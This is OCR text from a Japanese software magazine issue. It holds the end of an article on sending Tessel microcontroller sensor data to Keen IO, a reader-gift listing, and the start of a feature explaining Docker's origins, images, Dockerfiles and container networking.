注5）https://twitter.com/TesselTweet
注6）http://keen.io

```
$ mkdir keenio
$ cd keenio
$ npm install keen.io
```

筆者はIoTのHello Worldとして、温度センサの値を用いるのが好きなのですが、筆者の手元にTesselの温度センサモジュールがないため、今回は加速度センサを使ってみたいと思います。モジュールを使うには、モジュールのライブラリをnpmでインストールします。

```
$ npm install accel-mma84
```

TesselのモジュールポートAに、加速度センサモジュールを挿します。モジュールのGND端子は、○で囲まれていますので、これを目印に方向を合わせてTesselにモジュールを挿し込みましょう(**写真3**)。

TesselのJiaさん(彼女もまたTechnical Machineの共同創立者です)がサンプルコードをリポジトリ[注7]に置いていますのでこれをコピー&ペーストして、keenio.jsとして保存しました。Keen IOに登録して、新規プロジェクトを作ります。すると、Project IDと、Write/Read Keyが得られますので、jsの該当部分に記入しました。あとは、

```
$ tessel run keenio.js
```

と実行して、しばらくすると、Keen IOのダッシュボードで、データが転送されていることが確認できます。

Xivelyとは異なり、Keen IOのダッシュボードではその場で折れ線グラフにして表示するといった機能がありませんでした。Keen IOでは、JavaScriptなどで簡単にデータを取り出せるので、自分でダッシュボードを書くことが前提になっているようです。ダッシュボードのサンプルは、Tesselのサンプルコードとともに、Keen IOのリポジトリ[注8]にありました。サンプルコードを見てみると、とても手軽にきれいなダッシュボードが作れそうです。


まとめ

Tesselは、JavaScriptで開発ができ、ハードウェアのI/Oがモジュールとしてライブラリとともに提供されていて、簡単に使い始めることができるおもしろいマイコンボードです。まだ生まれたての環境ですので、いろいろと発展途上なところはありますが、筆者のまわりのWeb方面のエンジニアにはかなりおもしろがられました。tweetやKeen IOなどにデータを投げようとすると遅いのが気になりますが、実用上はさほど問題にはならないでしょう。

筆者の興味の方向は、開発環境の開発ですので、Tesselのモジュールや、Tessel以外のマイコンでTesselのモジュールを使えるようにするなど、いろいろなことがしてみたくなりました。SD


注7) https://github.com/jiahuang/tessel-keen/blob/

▼図2 tweetされた画面



注8) https://github.com/keen/dashboards

▼写真3 モジュールを接続



PRESENT 読者プレゼントのお知らせ

『Software Design』をご愛読いただきありがとうございます。本誌サイト http://sd.gihyo.jp/ の「読者アンケートと資料請求」からアクセスし、アンケートにご協力ください。ご希望のプレゼント番号をご入力いただいた方には抽選でプレゼントを差し上げます。締め切りは 2014 年 12 月 17 日です。プレゼントの発送まで日数がかかる場合がありますが、ご了承ください。

ご記入いただいた個人情報は、プレゼントの抽選および発送以外の目的で使用することはありません。アンケートのご回答については誌面作りのために集計いたしますが、それ以外の目的ではいっさい使用いたしません。ご入力いただいた個人情報は、作業終了後に当社が責任を持って破棄いたします。なお掲載したプレゼントはモニター製品として提供になる場合があり、当選者には簡単なレポートをお願いしております（詳細は当選者に直接ご連絡いたします）。

01 Wi-Fi ホームルータ PA-WG1800HP2

1 名

最大で、1300Mbps の無線通信が可能（11ac/5GHz 帯の場合）となる高速 Wi-Fi ホームルータです。11ac/n/a（5GHz 帯）、11n/g/b（2.4GHz 帯）の異なる周波数帯を同時に使い分けでき、中継機器としても利用しやすい製品です。有線 LAN としては 1000BASE-T 規格のポートを 4 個備えています。

提供元 NEC プラットフォームズ
URL http://121ware.com/aterm

02 Parallels Desktop 10 for Mac

1 名

Mac 上で Windows などの別 OS を実行できる仮想化ソフトウェア。最新版となる「10」では、OS X Yosemite（10.10）に対応したほか、仮想マシンを CPU：16 スレッド／RAM：64GB までサポートするなど、パフォーマンスが大きく向上しました。

提供元 パラレルス **URL** http://www.parallels.com/jp

03 USB ホストアダプタ SCR-SDH04

1 名

ホスト機能対応のスマートフォン・タブレットなどでキーボードやマウス、USB メモリなどの USB 機器が使えるようになるホストアダプタです。HUB 機能搭載で、2 台の USB 機器を同時に使えます。また、SD/microSD/CF カードの読み出し／書き込みもできます。

提供元 ミヨシ **URL** http://www.mco.co.jp

04 プロフェッショナルのための実践 Heroku 入門

2 名

相澤 歩、arton、鳥井 雪、織田 敬子 著／
B5 変形判、184 ページ／
ISBN = 978-4-04-891513-7

PaaS 製品「Heroku」の入門書です。Heroku の始め方、開発言語ごとの環境構築手順、アドオンやデータベース（Heroku Postgres）などの使い方が詳しく説明されています。

提供元 KADOKAWA **URL** http://www.kadokawa.co.jp

05 プログラミング言語温故知新 人工言語の継承を学ぶ

2 名

土屋 勝 著／
B5 変形判、224 ページ／
ISBN = 978-4-87783-328-2

FORTRAN、Lisp、COBOL、ALGOL、Pascal、Prolog、Smalltalk。現代のプログラミング言語に大きな影響を与えた 7 つの言語について、サンプルコードを載せながら解説した本です。

提供元 カットシステム **URL** http://www.cutt.co.jp

06 Python 文法詳解

2 名

石本 敦夫 著／
B5 変形判、332 ページ／
ISBN = 978-4-87311-688-4

「Python」の最新 Ver（3.3 以降）を扱った入門書です。基本的な文法、シーケンスを始めとした組み込みのオブジェクトなど、プログラミング言語としての基礎に焦点を絞って解説しています。

提供元 オライリー・ジャパン **URL** http://www.oreilly.co.jp

07 OpenSSH [実践] 入門

2 名

川本 安武 著／
A5 判、400 ページ／
ISBN = 978-4-7741-6807-4

暗号や認証技術を使って遠隔地のコンピュータと安全に通信できるソフトウェア「OpenSSH」。そのクライアント／サーバ双方の基本的な使い方からセキュリティ面の注意点まで幅広く説明しています。

提供元 技術評論社 **URL** http://gihyo.jp

第1特集


急速に普及するコンテナ型仮想環境

Dockerを導入する理由

すでにあちこちで話題になっている、コンテナ型仮想環境のDockerですが、そもそもDockerの開発者はどのようなことをするために作ったのか、そしてそこに至ったいきさつについてはご存じでしょうか。

本特集では、第1章と第2章でDockerの生まれた背景や、その目指すもの、コンテナ技術の歴史について、基礎となることがらを紐解きながら解説します。

また、後半の第3章と第4章では、Dockerを活用する実例として、NginxとKubernetesを取り上げ、実践的に利用されている例を元に、その使い方について解説します。



第1章 Dockerが目指す世界とその基礎技術

レッドハット㈱　中井 悦司(なかい えつじ)　Twitter @enakai00

Part1　Dockerが生まれた背景とその目的

Dockerにまつわる誤解とは?


本号の表紙に書かれた「Docker」の文字を目にして、思わず本誌を手に取った方も多いのではないでしょうか？　最近、あちこちのWeb記事や勉強会でDockerが取り上げられるようになりました。今年の夏は、コミケで販売される同人誌にすら、クジラのイラストとともに「Docker」の文字が見られるまでの盛り上がりです(**写真1**)。

その一方で、「Dockerは何を実現するツールなのか」、もう少し正確に言うと、「Dockerの開発者は何を実現するためにDockerを作ったのか」という点は、まだよく理解されていないこともあるようです。Dockerは、Linuxコンテナを内部で利用しているため、「オーバーヘッドが少ない軽量な仮想化技術」など、以前からある、「コンテナ技術に対する期待」がDockerのメリットとして説明されることもあります。

しかしながら、ここには大きな誤解があります。Dockerの開発者は、決して、Linuxコンテナを使いたくて、Dockerを作ったわけではありません。誤解を恐れずに言うと、「自分たちがほしいものを実現するパーツとして、たまたまLinuxコンテナが便利だったから利用した」というのが正解です。

実際のところ、Dockerを使って何ができるのか、そもそも、どのような使い方を想定して開発されたツールなのか、そのあたりの背景から紐解(ひも)いていくことにしましょう。

▼写真1　クジラのイラストの同人誌



PaaSエンジンとして生まれたDocker

Dockerは、米Docker社のエンジニアが中心となって開発が続けれられています。彼らは、もともとは、インターネット上で「dotCloud」というPaaS(Platform as a Service)型のクラウドサービスを提供していました。このサービスの利用者は、自分が開発したアプリケーションをクラウドにアップロードして、クラウド上で実行できます。このときは、社名もまだ「dot

Cloud, Inc.」でした。

一般に、このようなPaaS型のクラウドでは、アプリケーションの実行フレームワークや各種ライブラリなど、アプリケーションの実行に必要な環境一式は、クラウド側で用意されます。この点は、dotCloudも同じです。しかしながら、利用者によっては、自分が使いたいライブラリが提供されていないなど、出来合いの環境では満足できないこともあります。

そこで、dotCloud社のエンジニアは、利用者が独自のPaaS環境を自由に構築できるようにと考えて、彼らのPaaSを支えるコアコンポーネントをオープンソースとして公開するという、大胆な行動を取りました。このときに公開されたコアコンポーネントが、Dockerです。彼らは、そのあと、社名も「Docker, Inc.」に変更して、Dockerを利用した製品やサービスの提供をビジネスの主軸に変更しました[注1]。

それでは、Dockerを使うと、クラウドサービスとしてのPaaSに比べて、何が便利になるのでしょうか。それは、アプリケーション開発者が、「アプリケーションとその実行環境」をまとめて管理できるようになることです。

Dockerの役割はアプリケーションイメージの作成と実行

Dockerには大きく、2つの役割があります。1つは、アプリケーションの実行に必要なファイルをすべて含んだ、「アプリケーションイメージ」を作成するという役割、もう1つは、実際にアプリケーションを実行する、実行基盤としての役割です。


図1は、一般的なPaaS環境における、各種コンポーネントの位置付けです。アプリケーション開発者は、作成したアプリケーションをクラウドにデプロイして実行します。ただし、アプリケーションの実行環境そのものは、クラウド側で用意されるので、それほど自由にカスタマイズすることはできません。基本的には、クラウドで提供される環境に合わせて、アプリケーションを作成する必要があります。

一方、Dockerを利用した環境では、アプリケーションのコードだけではなく、その実行に必要なすべてのファイルを含んだ「アプリケーションイメージ」を作成できます(**図2**)。Dockerでは、このイメージのことを「Dockerイメージ」と呼んでいます[注2]。Dockerサービスが稼働する


注1) dotCloudのクラウドサービス(https://www.dotcloud.com)は、現在、米cloudControl社がサービスを引き継いでいます。

注2) Dockerは、アプリケーションの実行環境としてLinuxコンテナを使用するので、「コンテナイメージ」と呼ぶこともあります。

▼図1 クラウドサービスとしてのPaaS環境



▼図2 Dockerにおけるアプリケーションのデプロイ



サーバに、Dockerイメージをデプロイすることで、アプリケーションを実行するわけですが、イメージに含めるフレームワークやライブラリの内容は、利用者が自由に選択できます。

このように、アプリケーションとその実行環境をまとめてパッケージ化することが、Dockerの目的であり、メリットでもあります。この説明だけでは、ピンとこないかもしれませんが、冷静に考えると、これは非常に合理的なアプローチです。

一般に、アプリケーションソフトウェアは、その実行環境と密に連携して動作します。アプリケーション開発者の手元にある開発用PCの環境と、できあがったアプリケーションを実行するサービス環境のサーバにおいて、それぞれ、導入されているライブラリのバージョンが異なっているとどうなるでしょうか？　典型的な、「手元の環境では動いているのに、サービス環境では動かない！」という問題が発生します。これは、開発用PCをセットアップする人間（開発者）とサービス環境のサーバをセットアップする人間（インフラ担当者）が分かれていることに起因する問題と考えることもできます。

Dockerを利用すれば、アプリケーション開発者は、自分が開発に使用した環境をそのままDockerイメージとして固めて、サービス環境に持っていくことが可能になります。つまり、これまでインフラ担当者に委ねていた実行環境の管理をアプリケーション開発者自身の手に取り戻すことができます。アプリケーション開発者の間で「Dockerは便利だ！」と話題になるのは、このあたりが主な理由ではないでしょうか。


チーム開発でのDockerの活用

先ほどの例では、1人の開発者がアプリケーションをイメージとして固めて、サービス環境に配備する想定でしたが、実際には、複数の開発者が共同で開発に取り組むことの方が多いかもしれません。このような場合、それぞれの開発者が使用する環境を統一するためにも、Dockerが有効活用できます。

Docker社は、インターネット上に「Docker Hub」と呼ばれるレジストリ環境を提供しており、Dockerの利用者は、自分が作成したイメージをここに登録して共有できます。開発チームのリーダーは、開発に使用する環境をDockerイメージとして用意して、事前にDocker Hubに登録しておきます。アプリケーションフレームワークやライブラリだけではなく、テスト用のデータベース環境などもイメージとして用意します。**図3**の例では、Ruby on Railsのアプリケーション実行環境とPostgreSQLのデータベース環境をDockerイメージとして登録してあります。

それぞれの開発者は、Dockerが導入された開発用PCに、Docker Hubから取得したイメージをデプロイして、開発環境を準備します。PC

▼図3　Dockerを活用したアプリケーションの世界



のリソースが許す範囲であれば、複数のイメージをデプロイすることもできます。開発したコードを手元のPCで動作確認したあとは、そのコードをGitリポジトリなどのバージョン管理システムに登録します。このあと、Gitリポジトリに集まった最新のコードについて、テストサーバで本格的なテストが行われます。このとき、テストサーバにおいても、Docker Hubから取得したイメージを利用して、テストを実施します。つまり、多数の開発用PCとテストサーバにおいて、間違いなく同じ環境を用意することが可能になるわけです。

さらに、アプリケーションを開発している途中でも、環境が変化することがあります。必要な機能が足りないために、使用するライブラリの種類を変更したり、データベースに新たなセキュリティ脆弱性が発見されて、データベースのバージョンを上げるなど、さまざまな理由が考えられます。

このような場合は、大元のDockerイメージを更新します。手作業でイメージを作り直すのは面倒ですが、Dockerイメージを自動構築するしくみが用意されているので大丈夫です。「Dockerfile」と呼ばれるテキストファイルに、イメージを作成する手順を記載しておけば、それに基づいて、Dockerイメージが自動構築されます。Dockerfileに必要な修正を加えて、再度、イメージを自動構築すれば作業は完了です。それぞれの開発者は、新しく用意されたDockerイメージを開発用PCに再デプロイすれば、すぐに、新しい環境で開発を進められます。


インフラ管理者からみたDockerのメリット

ここまで、アプリケーション開発者の視点で、Dockerのメリットを説明してきました。それでは、サービス環境のサーバを管理するインフラ管理者の視点ではどうでしょうか？　もう一度、**図2**を振り返って考えてみましょう。この図からわかるように、インフラ管理者は、Dockerサービスが稼働する環境を用意すれば、そのうえで動くアプリケーションとの依存関係を気にする必要はありません。従来のサーバ環境であれば、導入するアプリケーションに合わせたOS側の設定が必要でしたが、そのような手間がなくなります。OSのバージョンアップをしたくても、アプリケーションが対応していないためにバージョンアップできない、などの問題もなくなります。

また、Webサーバやデータベースサーバなど、アプリケーションの稼働を支えるミドルウェアについては、インフラ管理者のほうで準備することもあります。この際、Webサーバやデータベースサーバの動作環境をDockerイメージとして固めておけば、いろいろな場所で再利用できます。

図4では、NginxとMySQLのDockerイメー

▼図4　オンプレミスとクラウドに同じ環境を再現



ジをオンプレミスの物理サーバとクラウドの仮想マシンにデプロイする様子を示しています。Dockerは、Linuxが稼働する環境であれば、どこでも利用できます。デプロイしたミドルウェアをアップデートする際は、大元のDockerイメージをDockerfileで作りなおして、それぞれの環境に再デプロイします。個々の環境を個別にアップデートするような手間をかける必要はありません。

まとめ

このパートでは、Dockerが生まれた背景と併せて、Dockerが目指す世界像を説明しました。ミドルウェアやアプリケーションをDockerイメージに固めておくことで、さまざまな場所で、同じアプリケーション環境を再現することが可能になります。

ただし、これはあくまで「目指す世界」です。Dockerは、この世界を実現するしくみとして、「Linuxコンテナ」を利用しています。したがって、Dockerイメージの作成時、あるいは、Dockerイメージからアプリケーションを実行する際は、コンテナのしくみを理解したうえで、**表1**のような点を考慮して作業する必要があります。

これらへの具体的な対応方法は、本特集後半の記事が参考になるでしょう。次のパートでは、そのための準備として、Linuxコンテナを始めとする、「Dockerを支える基礎技術」を解説します。

▼表1　Dockerイメージを作成／利用する際の主な考慮点

考慮点	説明
アプリケーション起動方法	コンテナ内部のデーモンプロセスとして起動する方法を確認する
永続データの保存先	永続保存するデータは、「-v」オプションでサーバ本体のディスク領域をコンテナに割り当てて書き出す
ログ管理	アプリケーションのログファイルは、Fluentdなどのツールで外部に転送・保存する
ネットワーク構成	外部からの接続用に「-p」オプションでポートフォワーディングを設定する。コンテナ間の通信には、「--link」オプションを利用する

Part2　Dockerを支える基礎技術

DockerとLinuxコンテナの関係

本パートでは、Linuxコンテナを始めとする、Docker内部のしくみを解説します。ちなみに、「コンテナ（もしくは、類似の機能）はずっと昔からあるじゃない。Dockerなんて新しい技術じゃないよ」という声を耳にすることもあります。コンテナ技術そのものについてはそのとおりですが、Dockerから見た場合、Linuxコンテナは、あくまで内部的に利用するしくみに過ぎません[注3]。

これまではとくに、サーバ仮想化技術の代替として、Linuxコンテナの利用を考えるユーザも多くいました。簡単に言うと、コンテナ内部で「ゲストOS」を利用しようというわけです。しかしながら、先のパートで説明したように、Dockerの目的はゲストOSの実行ではありません。コンテナ内部で実行するのは、あくまで、Dockerイメージに格納されたアプリケーションプログラムです。Dockerは、汎用的なコンテナ管理ツールではないという点には注意が必要です。

それでは、前置きはこのぐらいにして、まずは、Linuxコンテナのしくみを解説していきましょう。

注3）コンテナ技術の歴史については、このあとの第2章で解説されていますので、そちらを参考にしてください。

プロセスの実行環境を分離するコンテナ

図5(左)は、コンテナを使用しない、普通のLinuxサーバ環境です。物理サーバ、もしくは、仮想マシンでLinuxを立ち上げると、Linuxカーネルが起動したあと、各種のユーザプロセスが実行を開始します。CPUやメモリなど、それぞれのプロセスに対するリソースの割り当ては、Linuxカーネルが集中的に制御を行います。


このとき、それぞれのプロセスから見えるサーバ環境は、基本的にはすべて同じです。あたり前の話かもしれませんが、どのプロセスからも同じディレクトリの内容が見えますし、どのプロセスも、事前にサーバに設定された、同じIPアドレスで外部と通信を行います。

しかしながら、場合によっては、プロセス(アプリケーション)ごとに異なる環境を割り当てたくなることもあります。セキュリティ保護のために、特定のディレクトリの内容だけが見えるように制限したり、アプリケーションごとに異なるIPアドレスで通信できるようにするなどが考えられます。このような要望を叶えるのが、Linuxコンテナの役割です。

図5(右)のように、プロセスをいくつかのグループに分けて、それぞれのグループごとに、異なるサーバ環境(リソース)を割り当てます。これら、ひとつひとつのグループが「コンテナ」になります。**表2**は、コンテナごとに割り当てられる代表的なリソースです。さまざまなリソースがありますが、これらは、別々のしくみで実現されています。「コンテナ」という単体の技術があるわけではなく、いくつかのしくみを組み合わせて実現しているのが、Linuxコンテナの実体になります。

たとえば、CPU／メモリの割り当ては、cgroups(Control Groups)の機能で行います。これは、Linux上のプロセスをグループ化して、それぞれのグループごとに、CPU／メモリなどのリソース配分を制御する、Linuxカーネルのし

▼図5　コンテナによる環境の分割



▼表2　コンテナごとに割り当てる主なリソース

リソース	説明
CPU	コンテナごとに使用できるCPUコアやCPU割り当て時間を設定する
メモリ	コンテナごとに使用できるメモリの量を制限する
プロセステーブル	同じコンテナ内のプロセスだけが見えるようにする
ディレクトリ	コンテナごとにルートディレクトリの内容を変更する
ネットワークインターフェース	コンテナごとに仮想NICを割り当てる

くみです。そして、**表2**の中でも、Dockerとしてとくに重要になるのが、ディレクトリとネットワークインターフェースの割り当てです。

Dockerイメージによるディレクトリの割り当て

まず、ディレクトリの内容をコンテナごとに分離するしくみを解説します。基本的には、従来からある「chroot(チェンジルート)」と同じしくみです。コンテナ内部からは、Linux上の特定のディレクトリがルートディレクトリとして見えるようになります。実はこれまで、Linuxコンテナを使用するうえで最も面倒なのが、コンテナに割り当てるディレクトリの準備でした。コンテナ内部で、あるアプリケーションを実行するには、そのアプリケーションが必要とするファイルをすべてまとめて、該当のディレクトリにコピーしておく必要があります。


一方、Dockerでは、Dockerイメージのしくみによって、この問題を解決しています。Dockerイメージの中には、コンテナに割り当てるディレクトリの内容をそのままイメージとして固めたものが含まれています。イメージに含まれるディレクトリをLinux上にマウントして、その内容をコンテナのルートディレクトリとして割り当てます(**図6**)。インターネット上のDocker Hubでは、CentOSなど、代表的なLinuxディストリビューションを最小構成でインストールした状態のディレクトリを含むイメージが公開されています。このような既存のイメージを取得して利用することで、すぐにコンテナの使用を開始できます。

もちろん、実際には、Dockerイメージの中には、使用するアプリケーションが含まれている必要があります。既存のDockerイメージに、必要なアプリケーションを追加するのが、Dockerfileの役割です。**リスト1**は、最もシンプルなDockerfileの例です。これを用いて新しいDockerイメージを作成する場合、内部的には、次のような動きになります。

まず始めに、「FROM」で指定されたDockerイメージをDocker Hubから取得して、コンテナを起動します。ここでは、CentOS 6が最小構成でインストールされたイメージを指定しています。次に、「RUN」で指定されたコマンドをコンテナ内部で実行します。ここでは、yumコマンドで、httpdのRPMパッケージを追加しています。最後に「CMD」で指定されたコマンドをコンテナ起動時に自動実行するように設定します。このようにして作ったDockerイメージからコンテナを起動すると、httpdパッケージが導入されたディスクイメージが割り当てられて、その中に含まれる「httpd」のバイナリが実行されるという寸法です。

なお、**リスト1**のDockerfileにおいて、httpdパッケージを導入する際のyumコマンドの動きに注意してください。たとえば、Dockerを利用するサーバ本体では、CentOS 7を使っているものとします。この場合でも、コンテナ内部のプロセスからは、Dockerイメージに含まれる、

▼図6　Dockerイメージのコンテナへの割り当て



▼リスト1　httpdのイメージを作成するDockerfile


```
FROM centos:centos6
RUN yum -y install httpd
CMD /usr/sbin/httpd -D FOREGROUND
```

CentOS 6のディレクトリが見えています。コンテナ内で実行されるyumコマンドの実行バイナリは、CentOS 6のもので、yumコマンドの設定ファイルも、CentOS 6としての設定ファイルが見えています。したがって、yumコマンドはこの設定ファイルにしたがって、インターネット上にあるCentOS 6のリポジトリから、CentOS 6用のhttpdパッケージを導入します。

つまり、Dockerサーバの Linuxの種類とは関係なく、コンテナの内部では、あたかもCentOS 6の環境であるかのように、アプリケーションを実行できます。これこそが、Dockerの目指す、「アプリケーションと実行環境をまとめたイメージ化」にほかなりません。

ただし、本物のCentOS 6の環境であれば、CentOS 6が標準で提供するさまざまなサービスのプロセスが起動していますが、Dockerのコンテナ内部では、あくまで、Dockerfileで指定されたプロセスのみが起動します。**リスト1**の例であれば、httpdのデーモンプロセス(および、その子プロセス)のみが稼働します。

Dockerのネットワーク構成




続いて、コンテナのネットワーク構成を説明します。全体像は、**図7**のようになります。それぞれのコンテナには、サーバの物理NICとは別に、専用の仮想NICが割り当てられます。コンテナ内のプロセスからは、この仮想NICのみが見える状態になります。Dockerからコンテナを起動した場合、それぞれの仮想NICは、仮想ブリッジ「docker0」に接続されて、コンテナ同士は、仮想ブリッジ経由で通信できるようになります。仮想NICには、「172.17.0.0/16」というサブネットのプライベートIPアドレスが自動的に割り当てられます。

ただし、コンテナ内のプロセスが外部ネットワークと通信する際は、仮想ブリッジと物理NICの間で、パケットを転送するしくみが必要になります。コンテナ内から外部ネットワークに接続する際は、IPマスカレードの機能を利用します。それぞれのコンテナが、物理NICのIPアドレスを「代表アドレス」として共有する形で、外部ネットワークに接続します。

